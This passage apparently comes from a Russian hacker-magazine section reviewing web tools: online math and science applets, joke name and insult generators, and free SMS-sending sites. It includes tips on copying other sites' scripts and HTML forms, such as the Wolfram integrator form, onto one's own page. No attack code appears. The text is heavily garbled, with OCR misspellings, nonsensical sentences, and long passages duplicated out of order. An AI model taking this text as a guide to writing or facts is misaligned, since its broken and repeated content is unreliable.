Если какая-то тулза представляет собой ява-скрипт или ява-апплет, утаскивай без особых проблем. Для этого полезай в html-код вражеской паги и ищи ссылки на искомые скрипты или апплеты. Ява-скрипты прописываются между тегами `<script>` и `</script>`, а ява-апплеты - между тегами `<applet>` и `</applet>`. Зная адрес к исходному коду, запускай прогру типа GetRight и выкачивай его к чертовой бабушке. Потом выкладывай, куда удобнее, и прописывай к ним пути, чтобы все работало.



http://www.analogdevices.ru/Analog_Root/sitePage/direct/interactiveDesignTools/

Если у тебя есть предметы, связанные с электроникой, то этот ресурс будет отличной кислородной подпиткой. Тут валяется неимоверное количество схем элементов Analog Devices: всякие усилители, грайверы, источники напряжения и тока, контроллеры, АЦП, ЦАП и т.д. Подобное богатство есть, конечно, и в специальных справочниках. Но тут изюминка в том, что описание и схемы снабжаются апплетами, которые позволяют в реальном времени менять параметры схем. Подумать только, ты можешь в считанные секунды обчислить любую приведенную схему и разобраться в принципе работы любого сложного регистра. Если же вдруг, меняя параметры, достигнешь критических значений напряжения или тока, тебе заботливо об этом сообщат, но при этом ты ничего не сожжешь!



<http://gauss.h1.ru>

Нужно решить систему линейных уравнений матричным способом по методу Гаусса? Да нет проблем. Заходишь, вводишь элементы матрицы и ехидно жмешь

ТЫРИМ ФОРМУ


Сложнее, если это форма, которая ссылается на какой-нибудь cgi-скрипт. Тогда выкачать не выйдет, но можно сослаться к этому скрипту по абсолютному адресу, содрав саму форму. Поясню на примере описанного скрипта для вычисления интегралов (<http://integrals.wolfram.com/index.en.cgi>). Если выкинуть все лишнее, то форма там такая:

```
<form action="/index.en.cgi"
method="post">
<input type="hidden" name="format" value="StandardForm">
<input type="hidden" name="FontSize" value="Medium">
:: skip ::
<table border="0"><tr><td></td>
<td valign="middle"><input type="text" name="expr" size="30" value="E^(a x)
Sin[b x]"></td>
<td><input type="image" src="images/dx.gif" border="0" width="14"
height="18"></td></tr></table>
:: skip ::
</form>
```

Передериваешь этот код, заменив относительную ссылку `action="/index.en.cgi"` на абсолютную `action="http://integrals.wolfram.com/index.en.cgi"`. Плюс выкачай картинки `integral.gif` и `dx.gif`, которые лежат в `http://integrals.wolfram.com/images`. Для полной ответственности поставь `value=""` вместо `value="E^(a x) Sin[b x]"`. Теперь выставляй эту форму на своей паге и пользуйся на здоровье. Остальные формы дерутся аналогично.


на "Решить". Не успеешь открыть рот, тебе и решение выдаст, и промежуточные преобразования матрицы, а то еще подумают, что ты где-то списал ответ :).

Вводишь функцию любой сложности, зависящую от двух переменных, потом задаешь диапазон изменения переменных, и график готов!




<http://javaboutique.internet.com/Chemis3D>

Мечта химиков. Апплет позволяет покрутить молекулу а-ля 3D (данные берет из форматов *.xyz, *.mol, *.pdb). С помощью дополнительных настроек меняется отображение и легко рассчитываются нужные расстояния и углы между узловыми атомами. Есть автовращение, поставил и мегитируй :).



<http://javaboutique.internet.com/GraphApplet>

Удачный симбиоз навороченного калькулятора и координатной оси для наглядного построения графиков. Вводишь функцию любой сложности, зависящую от двух переменных, потом задаешь диапазон изменения переменных - график готов. С помощью курсора мышки ты можешь посмотреть координаты любой точки на графике. Есть масштабируемость, две ячейки памяти, округление и незаменимый сброс :). Функции вводить можно как ручками, так и с помощью задающих их кнопочек.



<http://javaboutique.internet.com/PGC>

Идеальная фиша для решения небольших систем уравнений графически. График строится как на обычной (читай декартовой), так и на комплексной системе координат. На одном графике уживаются, держись за стул, до шести (!) разных функций одновременно, зависящих максимум от пяти (!) переменных. Кроме этого, функции можно выражать друг через друга. Для одной перемен-

ной можно выставить диапазон изменения либо задать ее параметрически. У остальных подобного диапазона нет, но любую переменную можно менять, таская мышкой по координатной плоскости, что очень удобно и наглядно. Есть возможность циклического изменения любой переменной с одновременной анимацией всех изменений. В сводной табличке постоянно отображаются текущие значения всех переменных и функций. Есть удобный масштабирующий инструмент. И наконец, к апплету прилагается исчерпывающее описание всех возможностей и поддерживаемых стандартных функций.




<http://integrals.wolfram.com/index.en.cgi>

Вычисление неопределенных (читай - без пределов интегрирования) интегралов он-лайн. Это просто бесценный ресурс, теперь сделать типовик по интегралам, как два пальца облизать :). Минус только в одном - не даются промежуточные выкладки.



тебе отображение элементов по группам, по металлическим свойствам или по электроотрицательности. Жмешь на любом элементе и получаешь подробную характеристику: обозначение, атомная масса, электроотрицательность, температура кипения и плавления, плотность и другие свойства.



<http://www.falstad.com/mathphysics.html>

Очередная сборная солянка из 32 обучающих апплетов на разные темы: волны и колебания, акустика, электростатика и магнетизм, электродинамика, квантовая механика, линейная алгебра, термодинамика и прочая бяка.



http://www.processassociates.com/process/convert/cf_all.htm

И уж совсем никуда не денешься без конвертора разных единиц измерения. Тут их целых 50 (!). Выбирай и пересчитывай.

НАПОСЛЕДОК

В инете практически нет универсальных скриптов, с помощью которых можно было бы перерешать все на свете. Связано это прежде всего с существованием мощных математических пакетов типа Mathcad, Matlab и т.п. То есть зачем ковырять землю вилок, если есть лопата. Но они, к сожалению, не позволяют использовать свои ресурсы он-лайн. И вторая проблема - у ява-скриптов, ява-апплетов и cgi-скриптов очень слабая поддержка сложных математических исчислений. Для вычисления того же простенького интеграла придется ручками писать разложение в ряд, а энтузиастов, понятное дело, нет :).



<http://www.lightlink.com/sergey/java/index.html>

Тут лежат 23 обучающих апплета по оптике, электротехнике и физике. Чего тут только нет: наглядное представление закона Кирггофа, понятие фокусного расстояния, преломление в призме и много всякой всячины. Смотри сам.

<http://www.chemistry.ru/applets/ptable.html>

Вот она, родная периодическая таблица элементов Менделеева. Тут

Если форма ссылается на какой-нибудь cgi-скрипт, то выкачать нельзя, но можно сослаться к этому скрипту по абсолютному адресу.

ПРИКОЛЬНЫЕ И ПОНТОВЫЕ WEB-ТУЛЗЫ

ЧЕМ РАЗВЛЕЧЬ СЕБЯ И СВОЮ ПОДРУЖКУ В СЕТИ

WEB-ТУЛЗЫ

matt gophph (matt@nm.ru),
MOOF (moof@real.xakep.ru);
http://moof.ru)

Как известно, Сеть иногда была создана не только для общения, но и для развлечения. Читая материал в статье в Сети, вы можете, помимо, из своего привычного привыкнуть во что-то другое. Картина светлая - темнота, не кричит программа монстра 4.



Поэтому наш вердикт таков - истинный юмор Сети - это ее прикольные тулзы, о которых мы тебе и расскажем.

C.Y.B.O.R.G.

<http://www.brunching.com/cyborger.html>

Эта фишка на тот случай, если тебя задолбали всякие поповские обитатели чатов своими тупыми вопросами типа "а откуда у тебя такой ник?". Теперь вместо того чтобы объяснять, что он родился вследствие свободного падения опустошенной бутылки пива на клавишу, можешь ругать сюда и сам спрашивать: "А откуда он, епрст, у меня?". C.Y.B.O.R.G. смело расширряет его так, как будто ты киборг со сверх-ным характером. В общем, получится такая суровая действительность:

Matt - Mechanical Android Trained for Troubleshooting
Moof - Machine Optimized for Observation and Fighting

Русскоязычный аналог здесь:
<http://www.korova.ru/humor/cyborg.php>



Генератор имен в стиле фантазии



C.Y.B.O.R.G. - какой из тебя киборг?



Генератор хоббитских имен

Генератор имен хоббитов и эльфов

<http://www.chriswetherell.com/hobbit/>

Загоняешься по Толкиену и до сих пор не придумал себе ник? Тогда тебе сюда. Просто вводи свои ФИ (только не перепутай: девочки - напево, мальчики - направо) и получай хоббитское имя. Из Matt'a выйдет, например, Willibald Danderfluff of Willowbottom.

Тебя больше прут "Звездные войны", тогда тебе нужен Star Wars Name Maker:
<http://www.fishdot.org/starwars/namemaker.html>

Японизатор имен

<http://www.urban75.com/Mag/jap.html>

Чтобы японизировать свою погреху, просто вводи ник (имя-фамилию) и смотри диагноз. Matt, например, в jp-стиле оказался Matsutsu, а X - Zakeri. Так что можешь теперь называть нас не X, а Z :).



Генератор звездно-военских имен

Fantasy Military Unit Generator

<http://www.seventhsanctum.com/gens/fantasyunit.php>

Хочешь военно-фантастично-реальный ник? Давай сюда! Выбираешь количество и вид юнитов (читай "ников") для генерации. Вывод хватает - порядка 150 штук: Cavalry - Underground, Race - Trolls - Infantry - Underground, Environment - Ground etc. Жми "Generate" и получай: Spelunking Wreckers, Patrolling Wingers или Dragon Whirlwinds. Кроме собственно названия юнита тебе в нагрузку дадут его краткие ТТХ и предназначение.

Часы смерти

<http://www.deathclock.com>

Кукушки - тупые птицы, линия жизни - песня "Спина". Как же тогда узнать день твоего отбытия? Вводи дату рождения, пол и тип прогноза: нормальный, оптимистический, пессимистический или садистский. Жми единственный батон и с ужасом жди, пока наконец-то загрузится дата твоей смерти :-Е. Что, слишком долго жить осталось? Тогда поставь садистский тип прогноза - он еще лет 60 сбросит. Не веришь во весь этот бред? Ну, как знаешь. Только эти часы делают прогноз исходя из средней продолжительности жизни. Так что лучше готовься...

Генератор мата он-лайн

<http://rusf.ru/books/analysis>

Ну, наконец-то добрался! Иногда, во время дебатирования с каким-нибудь перцем в чате/аське/ирке,



Часы смерти :-Е



Рисовалка карикатур

твои руки и клавиша не успевают за переполняющимися мозгом чувствами. А высказаться-то все равно надо! Не парься! Заходишь на генератор матов, а дальше просто. ml: "Сгенерировать", ctrl+c, alt+tab, ctrl+v, alt+tab, jmp ml...

Генератор ругательства (<http://www.erolit.ru/damn>) умеет вписывать в ругательства ФИО жертвы.

Рисовалка карикатур

<http://www.magixi.com/heads/comho.htm>

Это настоящая он-лайн рисовалка карикатур, которая не требует от тебя ни грамма творческих способностей. Единственное, что тебе пригодится, - фотография друга или препода. Все просто: по центру собственно холст, по бокам - варианты черт лица. Можно изменять: skull - прическа, eyebrow - брови, eye - глаза, teample - уши, jaws - челюсть, mouth - рот, chin - подбородок. Просто по порядку перебираешь уши, носы, глаза и хвосты и подгоняешь это все под интерфейс жертвы.

Стихотворения галлюциногенные

<http://genn.org/stuff/stixs>

Сказал кому-то, что пишешь стихотворения, и тебя попросили принести сборник? Да, ты попал! Но не расстраивайся. Заходи на <http://genn.org/stuff/stixs> и генерируй, сколько душа пожелает.

Бодун. Индивидуальный расчет количества спиртного

<http://bodun2.narod.ru>
<http://www.korova.ru/humor/bodun.php>

Если на всех попойках тебя до сих пор бросает из крайности в крайность (я имею в виду действие алкоголя), то пора тебе наконец-то определиться со своей нормой. А можешь каждый раз (обстоятельства ведь меняются!) рассчитывать ее снова. Двигай на <http://bodun2.narod.ru> и выбирай: крепость напитка (от легкого четырехоборотного пива до чистого медицинского спирта), возраст, вес, поп, будешь ли догонять пивом, часто ли бывает бодун, где будешь пить (дома/на природе),



Индивидуальный расчет количества спиртного

уровень мастерства и какова, собственно, цель употребления спиртных напитков (не бойся, это не для милиции и не для таможни). А он тебе... Ба-бах! Ваша норма 438 граммов. И печать.

Wowwi АлкоМЕТР

<http://www.wowwi.orc.ru/advise/index.html>

Это тупза поможет тебе выяснить содержание крови в твоём спирте после вчерашней пьянки.



Wowwi АлкоМЕТР

Acronymer

<http://www.brunching.com/acronymer.html>

Подходит к тебе пышногрудая блондинка и, хлопая глазками, спрашивает: "А как переписать адресную книгу с мобилы на утюг?". Дабы не упасть в грязь лицом, ты быстро и уверенно отвечаешь: "А, нужен JPTDX-кабель!". Теперь, борясь с эрекцией, надо быстро узнать, что, собственно, такое "jptdx" - а вдруг спросит! Именно этим, расшифровкой всякого компьютерного бреда, занимается дальний родственник к.и.б.о.р.г.а - Acronymer. Вводишь ему "jptdx", а он тебе - Joint Program Double Technology eXtension. Все, теперь



Расшифровка компьютерных аббревиатур



Внеочередные юбилеи

Внеочередные юбилеи

<http://www.timeanddate.com/date/birthday.html>

До сих пор думаешь, что день рождения только раз в году? Да, крокодил Гена тебя развел! Вводи свои дату и время рождения и смотри, как, оказывается, много поводов выпить! 18, 20 и 50 лет ты, конечно, сам можешь посчитать. А 1000000000 секунд, например? Или 350000 часов? Вот этим и займется данный скрипт. И даже выдаст тебе ближайший из секундных, минутных и часовых юбилеев!

Оракул

<http://oracle.citylove.org/index.php>

Ты выбрал себе ник? Думаешь, он очень крутой? Давай проверим. Специально для этих целей и был создан Оракул, рассказывающий всю правду о тебе или о твоём друге - по имени. Достаточно ввести ник, и, сверившись с книгой таинств, Оракул выдаст тебе результат. По своей сути Оракул злой получился. Так что



Оракул расскажет о твоём имени

если не хочешь портить себе настроение, не спрашивай у Оракула про себя, спроси лучше про своих друзей и знакомых, будет над чем посмеяться.

Какой ты покемон

<http://pokemon.step.lv/>

Пика! Пика! Пика-Чу! Да, мода на покемонов не угасает, а разгорается с новой силой. Вводи скорее свой ник и получи свой покемона. На момент написания статьи уже почти 300 тысяч че-

Хочешь от-
править кар-
икатуристов
с курортных
набережных
в отстой?
Можешь даже
Фотопол
не ставить.
[http://www.ma-
gixi.com/he-
ads/comho.htm](http://www.magixi.com/heads/comho.htm)
все сделает
за тебя!



Рисовалка карикатур

твои руки и клавиша не успевают за переполняющимися мозгом чувствами. А высказаться-то все равно надо! Не парься! Заходишь на генератор матов, а дальше просто. ml: "Сренерировать", ctrl+c, alt+tab, ctrl+v, alt+tab, jmp ml...

Генератор ругательства (<http://www.erolit.ru/damn>) умеет вписывать в ругательства ФИО жертвы.

Рисовалка карикатур

<http://www.magixi.com/heads/comho.htm>

Это настоящая он-лайн рисовалка карикатур, которая не требует от тебя ни грамма творческих способностей. Единственное, что тебе пригодится, - фотография друга или препода. Все просто: по центру собственно холст, по бокам - варианты черт лица. Можно изменять: skull - прическа, eyebrow - брови, eye - глаза, teample - уши, jaws - челюсть, mouth - рот, chin - подбородок. Просто по порядку перебираешь уши, носы, глаза и хвосты и подгоняешь это все под интерфейс жертвы.

Стихотворения галлюциногенные

<http://genn.org/stuff/stixs>

Сказал кому-то, что пишешь стихотворения, и тебя попросили принести сборник? Да, ты попал! Но не расстраивайся. Заходи на <http://genn.org/stuff/stixs> и генерируй, сколько душа пожелает.

Бодун. Индивидуальный расчет количества спиртного

<http://bodun2.narod.ru>
<http://www.korova.ru/humor/bodun.php>

Если на всех попойках тебя до сих пор бросает из крайности в крайность (я имею в виду действие алкоголя), то пора тебе наконец-то определиться со своей нормой. А можешь каждый раз (обстоятельства ведь меняются!) рассчитывать ее снова. Двигай на <http://bodun2.narod.ru> и выбирай: крепость напитка (от легкого четырехоборотного пива до чистого медицинского спирта), возраст, вес, поп, будешь ли догонять пивом, часто ли бывает бодун, где будешь пить (дома/на природе),



Индивидуальный расчет количества спиртного

уровень мастерства и какова, собственно, цель употребления спиртных напитков (не бойся, это не для милиции и не для таможни). А он тебе... Ба-бах! Ваша норма 438 граммов. И печать.

Wowwi АлкоМЕТР

<http://www.wowwi.orc.ru/advise/index.html>

Это тупза поможет тебе выяснить содержание крови в твоём спирте после вчерашней пьянки.



Wowwi АлкоМЕТР

Acronymer

<http://www.brunching.com/acronymer.html>

Подходит к тебе пышногрудая блондинка и, хлопая глазками, спрашивает: "А как переписать адресную книгу с мобилы на утюг?". Дабы не упасть в грязь лицом, ты быстро и уверенно отвечаешь: "А, нужен JPTDX-кабель!". Теперь, борясь с эрекцией, надо быстро узнать, что, собственно, такое "jptdx" - а вдруг спросит! Именно этим, расшифровкой всякого компьютерного бреда, занимается дальний родственник к.и.б.о.р.г.а - Acronymer. Вводишь ему "jptdx", а он тебе - Joint Program Double Technology eXtension. Все, теперь



Расшифровка компьютерных аббревиатур



Внеочередные юбилеи

со спокойной душой можно отвязать от ноги свой девайс ;).

Внеочередные юбилеи

<http://www.timeanddate.com/date/birthday.html>

До сих пор думаешь, что день рождения только раз в году? Да, крокодил Гена тебя развел! Вводи свои дату и время рождения и смотри, как, оказывается, много поводов выпить! 18, 20 и 50 лет ты, конечно, сам можешь посчитать. А 1000000000 секунд, например? Или 350000 часов? Вот этим и займется данный скрипт. И даже выдаст тебе ближайший из секундных, минутных и часовых юбилеев!

Оракул

<http://oracle.citylove.org/index.php>

Ты выбрал себе ник? Думаешь, он очень крутой? Давай проверим. Специально для этих целей и был создан Оракул, рассказывающий всю правду о тебе или о твоём друге - по имени. Достаточно ввести ник, и, сверившись с книгой таинств, Оракул выдаст тебе результат. По своей сути Оракул злой получился. Так что



Оракул расскажет о твоём имени


если не хочешь портить себе настроение, не спрашивай у Оракула про себя, спроси лучше про своих друзей и знакомых, будет над чем посмеяться.

Какой ты покемон

<http://pokemon.step.lv/>

Пика! Пика! Пика-Чу! Да, мода на покемонов не угасает, а разгорается с новой силой. Вводи скорее свой ник и получи свой покемона. На момент написания статьи уже почти 300 тысяч че-

Хочешь от-
править кар-
икатуристов
с курортных
набережных
в отстой?
Можешь даже
Фотопол
не ставить.
[http://www.ma-
gixi.com/he-
ads/comho.htm](http://www.magixi.com/heads/comho.htm)
все сделает
за тебя!



Достижения людей в твоём возрасте

Достижения людей

<http://www.museumofconceptualart.com/accomplished/index.html>

На этом сайте ты сможешь узнать, чего добились известные люди, когда были в твоём возрасте. Например, в 20 лет греческий философ Платон стал учеником Сократа, А Билл Гейтс бросил Гарвард и основал Microsoft. Представляешь, если ты сейчас бросишь институт или школу... Основать ты явно ничего не успеешь, отправишься в армию х. Жаль, что сайт на английском языке...

Сколько людей с твоим именем

<http://www.yournotme.com/>

Хочешь узнать, сколько народу живет в Великобритании с таким же именем, как у тебя? Тогда этот сайт специально для тебя. Тут за не нашла ни одного человека с именем Andrew MOOF. Однако заботливо спросила: не из секретной ли я службы и не враг ли я государству? Зато людей с именем James Bond оказалось целых 222 человека. А имя Bill Gates носят аж 2 представителя туманного Альбиона.

Кнопка для нажимания

<http://knopka.ush.ru/index.htm>

В свое время эта кнопка взбудоражила весь Интернет. Каждый день люди включали компьютеры и начинали нажимать, нажимать и нажимать на эту кнопку. Я так думаю, что ее создали производители мышей, чтобы заставлять покупать новые девайсы взамен обlickавшихся старых. Хотя автор утверждает, что кнопка - это "Метафизическая конструкция, предназначенная для осознания индивидом тщетности человеческих усилий, иллюзорности собственного существования и зрительности всего сущего".

Worldometers

<http://www.osearth.com/resources/worldometers/>

Еще одна совершенно бесполезная вещь. Занимается тем, что измеряет всякие показатели на планете Земля. Ты можешь посмотреть, сколько народу сейчас живет (на момент написания было 6.292.980.427), сколько народу родилось и умерло за год и за день. А также сколько еды, энергии на планете и много других бесполезных показателей.




Изменим все в мире

Тебя любят

<http://www.fx-web.dk/fun/fun/love.asp?name=Xakep>

<http://www.vboogieman.com/boobies.php?text=Xakep>
Я знаю, ты любишь тусить среди красивых девушек. С помощью этих ссылок ты можешь получить готовые фотографии, в которых полюбленные красотки признаются тебе в любви. Для этого достаточно лишь вписать свой ник в адрес, и ты получишь готовую картинку.



Фотографируй себя on-line

Фотографируй себя on-line

<http://mamadu.ru/photo.htm>

Фотографии девушек - это, конечно, хорошо, но на этом сайте ты сможешь получить свою фотографию. Причем тебе не нужна никакая веб-камера! Этот проект основан на том, что секретная суперпрограмма сканирует экран, а затем обрабатывает полученные точки и формирует изображение того, что находится на расстоянии не более 60 см от экрана. Только не пугайся сильно.



Генератор сказок

Генератор сказок

<http://dm.botik.ru/~madmax/tale>

Под занавес нашего обзора я расскажу тебе одну сказку. Хотя нет, пусть лучше этим займется тот, кто лучше умеет - генератор русских ненародных сказок. Выбираешь главного героя, главного злодея, главного пострадавшего и сабж, из-за которого вся боляга будет заварена. Кроме традиционных Иванушек-дурачков, Кощеев Бессмертных, моподильных яблок и деда с бабкой в напички имеются маленькая девочка, граф Дракула, пекарня "дока-хлеб" и "мерс600". Сказка получается размером где-то с эту страницу! Иногда, правда, предложения не согласованы, но все остальное - зашибись! Бабушки отдыхают ;).

Дрочер

http://activate.ru/4you/weird_mastr.swf

Самое вкусное, как известно, оставляют напоследок. Десерт, так сказать. Смело вводи свой ник или ник любой знакомой девчонки и зови всю округу смотреть занимательный флеш-ролик. Человечку из ролика толькo и не хватало твоего имени для полноты ощущений. Ха-ха-ха! Это надо смотреть своими глазами...



Представляешь, если бы ты жил в Древнем Египте, то на обложке своего любимого журнала ты бы видел не надпись Хакер, а пару корзинок, какой-то крик, руку и ветви папоротника



WEB2SMS

ОТПРАВЛЯЛКИ SMS В СЕТИ



SPIKE (fallout@pisem.net)

WEB-ТУЛЗЫ



Надеюсь, что ни для кого не надо объяснять, что такое sms. Например, в прошлом году в мире было послано всего-то 430 000 000 000 мессаг :). В последнее время сайтов в рунете, поддерживающих отправку sms, развелось просто туча хуча. Но большинство из них ничем не выделяется либо страдает из-за криворукости дизайнеров, мегабайт баннеров, тормозности сайта или поддержания одного оператора вроде "Деревня ПятиХатка GSM" (в обзор, естественно, все перечисленные не попали :)). Также в обзор не попали платные сайты.

НЕМНОГО ТЕОРИИ

SMS, или Short Messages Service (в переводе с буржуйского: Сервис Маленьких Сообщений), - услуга, предоставляемая операторами мобильной связи цифровых стандартов для передачи коротких текстовых сообщений. Смс по определению состоит максимум из 160 символов латинского алфавита (в кириллице в 2 раза меньше) и имеет определенный "срок жизни".

го Ксакелпа :), мелодии для телефона и поюзать прочие информационно-развлекательные услуги.

По адресу http://www.beeonline.ru/portal/comm/send_sms/simple_send_sms.sms находится сама форма для отправки sms. Мессаги долетают до телефона моментально (когда сервера или сеть не перегружены, как в новогоднюю ночь). Форма сделана довольно пафненько и удобно. Из отдельных бонусов можно отметить наличие записной книжки, отправки мессаг по псевдониму получателя, возможность ответа на телефон и e-mail. Правда, для этих спадостей надо зарегистрироваться, а для этого надо быть абонентом Би-Лайна. К минусам можно отнести то, что необходимо вводить код для отправки сообщения (думается, что после того, как ввели это нововведение, большинство сторонних сервисов перестало отправлять sms на Би-Лайн по понятным причинам) :(. Мессаги отправлять можно только на Би-Лайн (город, 901 и 903). И существует довольно много ограничений на количество мессаг.

телефона и на него получать обычную почту (ограниченного размера). И с телефона можно отправлять почту по цене обычного sms. Чего-то я заболтался - пора переходить к МТС.

mts.ru

Страничка МТСа (кстати, дизайн к ней верстал сам Артемий Лебедев :). Такого разнообразия фишек, как у Би-Лайна, не наблюдается. Переходим сразу к отправке sms: http://www.mts.ru:8080/cgi-bin/cgilexe?function=sms_send. Форма выглядит приятно и грузится быстро. Всего три поля: кому, текст сообщения, крайний срок отправки и кнопка "отправить". Ничего лишнего, но все-таки хочется большего, Мессаги долетают исправно и быстро. Присутствует автоматическая транслитерация. Можно отправ-



В прошлом году в мире было послано всего-то 430 000 000 000 смс

ни", до истечения которого оператор будет постоянно пытаться доставить его на место назначения. Все смс идут через SMSC (Short Messages Service Center), доступ к которому можно получить также через инет. "Протоколы" передачи смс, как все это взаимодействует с инетом, принципы организации мобильной связи можно описывать довольно долго, что выходит за рамки статьи.

ИСПОЛЬЗУЕМ

beeonline.ru

Портал Би-Лайна. Начнем с того, что это и так неплохой сайт. Всем абонентам Би-Лайна рекомендован для регулярного посещения. Можно скачать разные логотипы (в том числе и по-

Вообще, в Би-Лайне очень тепло организовано взаимодействие смс и e-mail. Каждый абонент может получить бесплатный почтовый ящик для своего



письма только абонентам МТСа (город, 902, 910 и 916). На сайте сбоку упоминается, что, мол, можно отправлять смс и с мобильного телефона :). Опять-таки стоит ограничение на количество (не более 10 в день) и регулярность (не более 1 в минуту) отправляемых мессаг с одного IP (прокси никто не отменял) :

megafon.ru

Страничка Мегафона. В первую очередь бросается в глаза очень стильный дизайн сайта. У Мегафона по России очень много отделений и у каждого свой sms-сендер. Полный список региональных отделений Мегафона смотри на megafon.ru. Например, по адресу www.megafonmoscow.ru/rus/smsxpmi отправляются эти самые смс в столицу. Как и у МТС, никаких



бонусов не наблюдается. Только крайний срок отправки заменен на псевдоним отправителя. Смс шлются только абонентам Мегафона (быстро и качественно :). Ресурс полезен тем, что большинство сервисов по отправке смс до сих пор не поддерживают этого оператора.

sms.jalita.com

Правильное место :). Приятное оформление, ни одного баннера, следовательно, и грузится моментально. Поддерживает примерно 100 операторов России, Украины, Беларуси, Грузии, Казахстана, Латвии, Эстонии, Узбекистана, Болгарии, Италии и Чехии (правда, по всему этому несколько неудобная навигация). Возможно вести записную книжку и создавать сообщения из пары десятков шаблонов непонятного назначения. Плюс поддерживается автоматическая транслитерация.

vpost.ru/sms.php3

Еще один хороший сайт. Тут уже можно отправлять смс почти во все страны мира. В одной только России поддерживается операторов около 50-ти. Если ты не нашел своего любимого оператора в списке - пиши админам сайта, обещают исправить :). Для отправки сообщения необходимо ввести код от автоматической регистрации (в опере эта система глючит и работать не хочет :-). Внизу сайта есть две кнопочки для перегона той пабуды, которую ты набрал, в кириллицу и наоборот. На сайте тусуется еще куча сервисов вроде отправки сообщений на пейджер и аську, персональных настроек, адресной кни-



ги и прочего (только для этого надо зарегистрироваться).

www.sotovik.ru

Можно сказать, что сотовик - центр рунета по вопросам мобильной связи (говоря научным языком - информационно-аналитическое агентство :). Конечно, тут есть и свой смс-сендер: <http://www.sotovik.ru/sms>. Мессаги можно отправлять на мобильные всех (!) GSM операторов бывшего СССР (как утверждают на сайте). Если опять не нашел своего любимого оператора - жалуемся админам. Плюс можно вести записную книжку со своими любимыми номерами. Минусы: необходимо вводить номер адреса целиком в международном формате (+7-XXX-XXXXXXX) (списка операторов, как везде, нет) и сообщения длиной максимум 115 символов :. Как и везде, действуют ограничения на частоту и количество отправляемых сообщений. Этот сервис поддерживается сайтом smsmail.ru (который, по причине платности, в обзор не попал).



igogo.ru/mobile/smsend.php

Последний смс-сендер в обзоре. Поддерживает всего 9 операторов России. Это, конечно, не много, но вполне хватает. В сообщении можно вставлять шаблоны смайликов, которые на сайте представлены в виде маленьких картинок. Например, зеленый крокодил: <<<<<==), птичка: <<V>, рыбка в аквариуме: oO, летучая мышь: :C. Похоже, что у того, кто это придумал, воображение намного богаче моего :-P. Также в смс можно вставлять текстовые шаблоны, как на jalita.com.

БОНУСЫ

sms.zzz.ru

Этот сервис уже нельзя назвать смс-сендером. Тут можно воспользоваться услугой mail2sms, sms2mail (отправлять почту по смс и смс по почте) и подписаться на некоторые рассылки на мобильник. Еще можно отправлять сообщения на пейджер, скачивать графические сообщения и мелодии. Для этого достаточно зарегистрироваться. К со-



жалению, этот шлюз становится потихоньку все более платным, но пока еще есть полезные бесплатные услуги.

СТАВМ СЕБЕ

Если ты владеешь своим собственным мегалорталом или маленькой компагой, то, я думаю, тебе тоже захочется припарковать туда смс-сендер. Рассмотрим, как это можно организовать.

Можно просто посмотреть в исходники какого-нибудь простенького смс-сендера, вырезать все лишнее, немного поправить под свой сайт и с чистой совестью вставить в код своей страницы :). Если хоть немного разбираешься в HTML и JavaScript, то все получится. Можно пойти дальше и произвести серьезную реструктуризацию кода или совокупить сразу несколько смс-сендеров (например, разных операторов). Но (!) все это не совсем официально :). Ну, а если ты чувствуешь, что ты проди, то - пиши код смс-сендера с нуля.

Некоторые сайты предлагают стать их партнером, разместив на своем сайте их форму для отправки смс и ссылку на них. Например, mobile.igogo.ru/partner.php. Тут все намного проще: прочитать внимательно описание, пройти регистрацию и получить код смс-сендера (бесплатно). Дальше все понятно. Платные сайты порой предлагают даже поделиться с тобой частью выручки, если ты разместишь их форму у себя на странице и ею будут регулярно пользоваться.

ЕНД


Вот вроде все самые интересные сервисы по отправке смс в рунете и рассмотрены. За бортом остались забугорные и платные сервисы. Если будут вопросы - пиши.

Если ты хочешь смс-сендер себе на пагу, можно просто посмотреть исходники чужого скрипта вырезать все лишнее, немного поправить дизайн и вставить в код своей страницы :).



WAP-СЕРВИСЫ

МАЛЕНЬКИЙ ИНТЕРНЕТ В ТВОЕМ ТЕЛЕФОНЕ



ВЕБ-ТУЛЗЫ

MOOF (moof@real.xakep.ru; http://moof.ru)



